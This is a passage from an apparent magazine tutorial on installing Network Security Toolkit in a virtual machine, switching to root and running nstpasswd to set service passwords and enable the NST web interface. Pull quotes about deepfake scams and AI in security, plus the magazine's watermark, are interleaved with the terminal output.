LIVE USB flash drive. The download information of this distro is given in our Downloads section. We are using it in VMware. Once the ISO file is downloaded, create a virtual machine with it and boot into it. By default, it is set to boot to graphical mode. You should see the interface.

“If someone's daughter or granddaughter calls saying she's being held for ransom, ask her what she had for dinner yesterday.”

-VS Subrahmanian, director of Northwestern's Security & AI Lab on deepfake scams and defences.



Most of the important tools are accessed from the “Internet” menu as show -n below. You can select any tool from here.



This is nothing unusual. As I already mentioned, what's special about NST is that it has a specialized web user interface to run all these tools. Let's start it. Open a terminal and login as root user. This doesn't need any password as shown below.

```
[nst@probe ~]$ su-
bash: su-: command not found
[nst@probe ~]$ su -Hackercool Magazine
[root@probe ~]#
```

Once you are in root shell, type command "nstpasswd" as shown below. It will prompt you to set the password. Set and confirm it.

```
inet6 fe80::3b7a:c0c8:346e:19d5/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
[nst@probe ~]$ su-
bash: su-: command not found
[nst@probe ~]$ su -
[root@probe ~]# nstpasswd
New NST Password:
Retype new password: Hackercool Magazine
BAD PASSWORD: The password is shorter than 8 characters
Successfully updated password for 'root' in /etc/shadow
BAD PASSWORD: The password is shorter than 8 characters
Successfully updated password for 'nst' in /etc/shadow
Successfully updated password for 'root' in /etc/nst/httpd/conf/htuser.nst
Successfully updated password for 'nagiosadmin' in /etc/nst/httpd/conf/htuser.nst
Successfully updated password for 'root' in /etc/BackupPC/apache.users
Successfully updated password for 'root' in /etc/webmin/miniserv.users
Successfully updated password for 'root' in /root/.ssh
Successfully updated password for 'root' in /root/.vnc/passwd
Successfully updated password for 'root/administrator' in /etc/samba/smbpasswd
Successfully Completed initial password setting - enabling services
Created symlink '/etc/systemd/system/multi-user.target.wants/sshd.service' -> '/usr/lib/systemd/system/sshd.service'.
```

“Generative AI, while being used by cyber criminals to further their activities, will also help create stronger and swifter counter-measures, ultimately contributing to a safer internet.”


- Heather Adkins (Google Security) on generative AI.


```


Drop-In: /usr/lib/systemd/system/service.d
└─10-timeout-abort.conf
Active: inactive (dead)
Docs: man:sshd(8)
      man:sshd_config(5)
Created symlink '/etc/systemd/system/multi-user.target.wants/nstwu.service' →
'/usr/lib/systemd/system/nstwu.service'.
○ nstwu.service - The NST Web User Interface
   Loaded: loaded (/usr/lib/systemd/system/nstwu.service; enabled; preset: di
sabled)
   Drop-In: /usr/lib/systemd/system/service.d
           └─10-timeout-abort.conf
   Active: inactive (dead)
[root@probe ~]#

```

